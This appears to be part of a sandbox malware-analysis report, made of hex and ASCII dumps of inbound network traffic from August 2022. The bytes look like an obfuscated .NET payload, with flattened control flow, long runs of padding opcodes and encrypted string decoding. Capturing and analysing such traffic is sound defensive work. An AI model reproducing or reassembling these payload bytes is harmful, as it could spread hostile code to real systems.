2022-08-05 09:41:36 UTC	29	IN	Data Raw: 00 00 00 20 f7 ff ff ff 11 41 20 03 00 00 00 94 59 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 fe 0c e2 00 11 41 20 04 00 00 00 94 5b fe 0e e1 00 fe 0c e1 00 20 72 e0 31 8e 59 38 e0 c7 ff ff fe 0c 28 00 14 fe 03 fe 0e 33 00 fe 0c 42 00 fe 0e e4 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 20 01 00 00 9e 00 11 41 20 01 00 00 00 20 52 ff ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 8c 02 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 48 01 00 00 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 04 00 00 00 20 c4 00 00 00 11 41 20 03 00 00 00 94 58 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 Data Ascii: A YA XA XA XA [r1Y8(3B YAA A RA XA A YA YA HA XA YA YA A XA XA
2022-08-05 09:41:36 UTC	30	IN	Data Raw: 01 13 41 11 41 20 00 00 00 00 20 7a 01 00 00 9e 00 11 41 20 01 00 00 00 20 5c 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 48 00 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 03 00 00 00 20 98 04 00 00 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 fe 0c f1 00 11 41 20 03 00 00 00 94 5b fe 0e f0 00 fe 0c f0 00 20 aa 42 18 8e 59 38 44 c2 ff ff fe 0c 38 00 45 03 00 00 00 b6 01 00 00 1b 03 00 00 10 04 00 00 fe 0c 42 00 fe 0e f3 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 a6 01 00 00 9e 00 11 41 20 01 00 00 00 20 d5 fe ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 9c 03 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 Data Ascii: AA zA \A YA HA YA XA A YA YA YA [BY8D8EB YAA A A XA A YA Y
2022-08-05 09:41:36 UTC	31	IN	Data Raw: 00 00 00 94 59 9e 00 fe 0c 00 01 11 41 20 03 00 00 00 94 5b fe 0e ff 00 fe 0c ff 00 20 f2 8b 60 8e 59 38 55 bd ff ff fe 0c 37 00 14 fe 03 fe 0e 3a 00 fe 0c 42 00 fe 0e 02 01 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 6b 01 00 00 9e 00 11 41 20 01 00 00 00 20 95 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 35 fe ff ff 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 03 00 00 00 20 6a 00 00 00 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 04 00 00 00 20 54 fe ff ff 11 41 20 03 00 00 00 94 59 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 fe 0c 02 01 11 41 20 04 00 00 00 94 5b fe 0e 01 01 fe 0c 01 01 20 d2 c1 55 Data Ascii: YA [`Y8U7:B YAA kA A YA 5A XA XA jA XA XA YA TA YA XA XA XA [U
2022-08-05 09:41:36 UTC	33	IN	Data Raw: 00 00 00 20 7b 00 00 00 9e 00 11 41 20 01 00 00 00 20 10 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 ab 01 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 fe 0c 0d 01 11 41 20 02 00 00 00 94 5b fe 0e 0c 01 fe 0c 0c 01 20 21 39 82 8e 59 38 c2 b7 ff ff 00 fe 0c 42 00 fe 0e 0f 01 20 04 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 8c 01 00 00 9e 00 11 41 20 01 00 00 00 20 f7 fe ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 75 02 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 60 04 00 00 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 fe 0c 0f 01 11 41 20 03 00 00 00 94 5b fe 0e 0e 01 fe 0c 0e 01 20 c7 37 02 8e 59 Data Ascii: {A A YA A YA XA [!9Y8B YAA A A XA uA YA YA `A YA YA YA [7Y
2022-08-05 09:41:36 UTC	34	IN	Data Raw: 00 fe 0e 1a 01 20 03 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 88 00 00 00 9e 00 11 41 20 01 00 00 00 20 c1 00 00 00 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 d3 fe ff ff 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 fe 0c 1a 01 11 41 20 02 00 00 00 94 5b fe 0e 19 01 fe 0c 19 01 20 79 2d 6d 8e 59 38 54 b2 ff ff fe 0c 42 00 20 41 05 00 00 5b fe 0e 1b 01 fe 0c 1b 01 20 20 28 e0 8d 59 38 37 b2 ff ff fe 0c 0d 00 fe 0c 17 00 fe 0c 2d 00 6f ac 00 00 0a 20 1c 6d 33 72 38 1c b2 ff ff 20 00 00 00 00 fe 0e 10 00 fe 0c 42 00 fe 0e 72 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 98 01 00 00 9e 00 11 41 20 01 00 00 00 20 59 03 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 d4 04 00 00 11 41 20 Data Ascii: YAA A A XA A XA XA [y-mY8TB A[(Y87-o m3r8 Br YAA A YA YA A

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:41:36 UTC	35	IN	Data Raw: 72 38 6b ad ff ff fe 0c 42 00 20 66 05 00 00 5b fe 0e 2a 01 fe 0c 2a 01 20 df a1 df 8d 59 38 4e ad ff ff 00 20 20 6d 33 72 38 43 ad ff ff fe 0c 14 00 20 01 00 00 00 58 fe 0e 14 00 fe 0c 42 00 fe 0e 2c 01 20 03 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 d0 01 00 00 9e 00 11 41 20 01 00 00 00 20 6c ff ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 c1 01 00 00 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 59 9e 00 fe 0c 2c 01 11 41 20 02 00 00 00 94 5b fe 0e 2b 01 fe 0c 2b 01 20 3f 14 24 8e 59 38 bc ac ff ff fe 0c 14 00 fe 0c 03 00 fe 04 fe 0e 3f 00 20 22 6d 33 72 38 a4 ac ff ff fe 0c 3f 00 39 0b 00 00 00 20 f1 22 26 72 25 38 06 00 00 00 20 93 21 26 72 25 26 fe 0c 42 00 20 d4 04 00 00 5b 61 38 79 ac ff ff 00 fe 0c 42 00 fe 0e Data Ascii: r8kB f[** Y8N m3r8C XB, YAA A lA XA A XA Y,A [++ ?$Y8? "m3r8?9 "&r%8 !&r%&B [a8yB
2022-08-05 09:41:36 UTC	37	IN	Data Raw: 07 07 6f 0e 00 00 0a 00 00 dc 00 2a 00 00 01 10 00 00 02 00 02 00 2a 2c 00 18 00 00 00 00 13 30 02 00 12 00 00 00 18 00 00 11 00 02 03 6f 4e 00 00 0a 28 4f 00 00 0a 0a 2b 00 06 2a 00 00 13 30 02 00 1f 00 00 00 19 00 00 11 00 03 14 fe 01 0b 07 2c 04 14 0a 2b 10 00 02 03 28 08 00 00 0a 73 51 00 00 0a 0a 2b 00 06 2a 00 13 30 02 00 1c 00 00 00 1a 00 00 11 00 02 03 6f 52 00 00 0a 73 51 00 00 0a 0a 06 03 6f 53 00 00 0a 00 06 0b 2b 00 07 2a 13 30 04 00 58 00 00 00 1b 00 00 11 00 05 14 fe 01 7e 20 00 00 04 fe 01 0d 09 2c 41 05 75 08 00 00 01 0b 07 14 fe 01 16 fe 01 0d 09 2c 0e 02 03 04 07 28 1c 00 00 06 0a 2b 28 2b 20 00 05 75 0d 00 00 01 0c 08 14 fe 01 16 fe 01 0d 09 2c 0c 02 03 04 08 28 1b 00 00 06 0a 2b 07 00 00 00 05 0a 2b 00 06 2a 13 30 04 00 6c 00 00 00 1c Data Ascii: o**,0oN(O+*0,+(sQ+*0oRsQoS+*0X~ ,Au,(+(+ u,(++*0l
2022-08-05 09:41:36 UTC	38	IN	Data Raw: 7c 6a c4 30 20 77 a4 53 03 20 8f 71 10 94 20 94 ac 3f 36 28 5d 00 00 06 d0 09 00 00 02 28 11 00 00 0a 6f 67 00 00 0a 73 68 00 00 0a 0b 07 80 09 00 00 04 00 7e 09 00 00 04 0a 2b 00 06 2a 00 00 00 13 30 01 00 0b 00 00 00 21 00 00 11 00 7e 0a 00 00 04 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 22 00 00 11 00 7e 0b 00 00 04 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 23 00 00 11 00 28 25 00 00 06 0a 2b 00 06 2a 00 13 30 08 00 6c 02 00 00 01 00 00 11 7e 24 00 00 04 8d 15 00 00 01 0a 06 16 72 02 0c 00 70 20 ed f8 6a 25 20 73 09 31 17 20 bb 34 fd a6 20 e4 77 21 e4 20 f6 ec f4 70 28 5d 00 00 06 a2 00 06 17 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 Data Ascii: |j0 wS q ?6(](ogsh~+*0!~+*0"~+*0#(%+*0l~$rp j% s1 4 w! p(] eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee eeeeeeeeee
2022-08-05 09:41:36 UTC	39	IN	Data Raw: 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a d6 8d 23 00 00 01 0a 02 06 16 03 28 14 00 00 0a 00 06 0b 2b 00 07 2a 13 30 05 00 d5 09 00 00 05 00 00 11 00 14 0c 28 15 00 00 0a 7e 27 00 00 04 fe 01 13 08 11 08 39 ae 01 00 00 02 02 02 1f 3c 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(x eeeeeeeeeeeeeeeeeeeeee(w#(+*0(~'9< eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee eeeeeeeeee
2022-08-05 09:41:36 UTC	40	IN	Data Raw: 10 00 00 0a 1f 10 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 2b 00 00 06 0c 00 08 16 28 17 00 00 0a 0a 16 06 13 07 0d 38 84 05 00 00 08 1e 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeee eeeeeeeeeeeeeeeeeeeeeeeeeee(w(+(8 eeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeee eeeeeeeeeeeeeeeeeeeeeeeee
2022-08-05 09:41:36 UTC	42	IN	Data Raw: 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 2b 00 00 06 16 28 17 00 00 0a 6a 02 d6 0b 2b 53 00 00 09 17 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a d6 0d 09 11 07 13 09 11 09 3e 70 fa ff ff 16 6a 0b 2b 00 07 2a 00 00 00 1b 30 0b 00 cc 20 00 00 06 00 00 11 00 7e 28 00 00 04 8d 15 00 00 01 13 2f 11 2f 16 72 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee eeeeeeeeeeeeeeeeeeeeee(w(+(j+S eeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeee(w>pj+*0 ~(//r
2022-08-05 09:41:36 UTC	43	IN	Data Raw: 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 8d 15 00 00 01 13 2f 11 2f 16 72 f9 10 00 70 20 26 cc cf a5 20 19 50 20 be 20 56 7e 2e 71 20 a6 6a 2f 98 20 ee a1 a1 63 28 5d 00 00 06 a2 00 11 2f 17 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 72 94 11 00 70 20 3e dc Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeee(w//rp & P V~.q j/ c(]/ eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeee eeeeeeeeeeeeeeeee(wrp >
2022-08-05 09:41:36 UTC	44	IN	Data Raw: 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 72 d6 14 00 70 20 5a ab 5a ae 20 3d 5b a2 5f 20 50 54 a1 e7 20 e4 0f 1f d3 20 bf 79 33 91 28 5d 00 00 06 a2 00 11 2f 28 2e 00 00 06 13 0f 18 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 8d 15 00 00 01 13 2f 11 2f 16 72 f6 14 00 70 20 20 fb ef 68 20 5d 37 60 36 20 34 49 9f c4 20 e0 e6 bf 32 20 63 a8 f9 71 28 5d 00 00 06 a2 00 11 2f 17 20 ff ff ff 7f 65 65 65 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(wrp ZZ =[_ PT y3(]/(. eeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w//rp h]7`6 4I 2 cq(]/ eee
2022-08-05 09:41:36 UTC	46	IN	Data Raw: 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 17 00 00 0a 13 1e 04 11 1e 1f 34 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a d6 28 17 00 00 0a 13 20 20 b3 00 00 00 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(4 eeeeeeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(eeeeeeeeeeeeeeeeeeeeeeee(w(xee

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:41:36 UTC	47	IN	Data Raw: 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 1f 40 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 6f 57 00 00 06 13 24 05 2c 05 11 24 16 2e 03 16 2b 7b 17 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 6 5 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 Data Ascii: eee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w@ eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee eee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(woW$,$.+{ eeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeee eeeeeeeeeeeeeeeeeeeeeee
2022-08-05 09:41:36 UTC	48	IN	Data Raw: 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a da 17 20 ff ff ff 7f 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a d6 17 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a Data Ascii: eeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w eeeeeeeeeeeeeeee eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w(xeeeee eeeeeee(w eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w
2022-08-05 09:41:36 UTC	50	IN	Data Raw: 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 11 24 11 1f d6 9e 28 15 00 00 0a 1a 20 ff ff ff 7f 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a 28 78 00 00 0a 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 28 77 00 00 0a fe 01 13 32 11 32 2c 22 11 12 12 01 7b 10 00 00 04 11 1a 6f 43 00 00 06 16 fe 01 13 31 11 31 2c 06 73 21 00 00 0a 7a 00 2b 1f 11 15 12 01 7b 10 00 00 04 11 1a 6f 47 00 00 06 16 fe 01 13 32 11 32 2c 06 73 21 00 00 0a 7a 00 11 06 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeeee(w$(eeeeeeeeeeeeeeeeee(w(xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee(w22,"{oC11,s!z+{oG22,s!z
2022-08-05 09:41:36 UTC	51	IN	Data Raw: 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeeee
2022-08-05 09:41:36 UTC	52	IN	Data Raw: 00 00 65 00 00 00 00 00 00 00 00 00 28 00 09 00 00 00 77 00 00 0a 00 00 00 Data Ascii: eeeeeeeeeeeeeeeeeeeeeeee(w
2022-08-05 09:41:36 UTC	54	IN	Data Raw: 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 28 00 09 00 00 00 77 00 00 0a 00 00 00 00 28 00 09 00 00 00 78 00 00 0a 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 Data Ascii: eeeeeee(w(xeeeeeeeeeeeeeee
2022-08-05 09:41:36 UTC	55	IN	Data Raw: 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 28 00 09 00 00 00 77 00 00 0a 00 00 00 00 28 00 09 00 00 00 78 00 00 0a 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 00 00 00 00 00 65 00 00 00 00 Data Ascii: eeeeeeeeeeeeeee(w(xeeeeeeee
2022-08-05 09:41:36 UTC	57	IN	Data Raw: 02 26 02 06 00 84 02 66 02 0a 00 94 02 8d 02 06 00 ec 02 26 02 0a 00 6a 03 8d 02 06 00 ec 03 c2 03 0a 00 2c 04 11 04 0e 00 4a 04 3a 04 0e 00 74 04 3a 04 0e 00 a5 04 3a 04 0e 00 c0 04 3a 04 0a 00 e7 04 11 04 0a 00 44 05 31 05 0a 00 c6 05 b5 05 0a 00 f7 05 e2 05 12 00 5c 06 47 06 0a 00 e9 07 8d 02 0a 00 15 08 8d 02 0a 00 22 08 8d 02 0a 00 8 7 09 8d 02 0a 00 02 0a 8d 02 12 00 1c 0a 09 0a 0a 00 2a 0a 31 05 12 00 46 0a 09 0a 12 00 60 0a 09 0a 0a 00 84 0a 31 05 0a 00 d5 0a b5 0a 06 00 31 0b 0a 0b 0a 00 62 0b 8d 02 0a 00 76 0b 8d 02 0a 00 89 0b 8d 02 0a 00 cc 0b ad 0b 0a 00 d4 0b 8d 02 06 00 fb 0b 0a 0b 0a 00 1a 0c 8d 02 0a 00 37 0c 8d 02 0a 00 58 0c 4c 0c 0a 00 75 0c 8d 02 0a 00 88 0c 8d 02 0a 00 b3 0c 8d 02 0a 00 b9 0c 8d 02 0a 00 c0 0c 8d 02 06 00 d9 0c 0a 0b Data Ascii: &f&j,J:t::D1\G"*1F`11bv7XLu
2022-08-05 09:41:36 UTC	58	IN	Data Raw: bc 02 06 00 b6 09 bc 02 06 00 22 07 bc 02 06 00 bf 09 cc 01 06 00 c9 09 cc 01 06 00 d1 09 cc 01 06 10 d7 09 bf 02 06 00 dc 09 b9 02 06 00 e6 09 b9 02 06 00 ef 09 b9 02 06 00 f9 09 b9 02 16 00 d1 14 b0 08 16 00 04 14 b0 08 16 00 bf 14 b0 08 16 00 bc 13 b0 08 16 00 9b 14 b0 08 16 00 d8 12 b0 08 16 00 aa 13 b0 08 16 00 4b 14 b0 08 16 00 39 13 b0 08 16 00 b6 14 b0 08 16 00 42 14 b0 08 16 00 42 13 b0 08 16 00 b4 12 b0 08 16 00 e9 13 b0 08 16 00 34 29 e4 08 16 00 21 29 e9 08 16 00 02 29 f4 08 5c 00 5d 00 5e 00 5f 00 60 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 21 00 22 00 23 00 24 00 25 00 26 00 27 00 28 00 29 Data Ascii: "K9BB4)!))\]^_` !"#$%&'()

Timestamp	kBytes transferred	Direction	Data
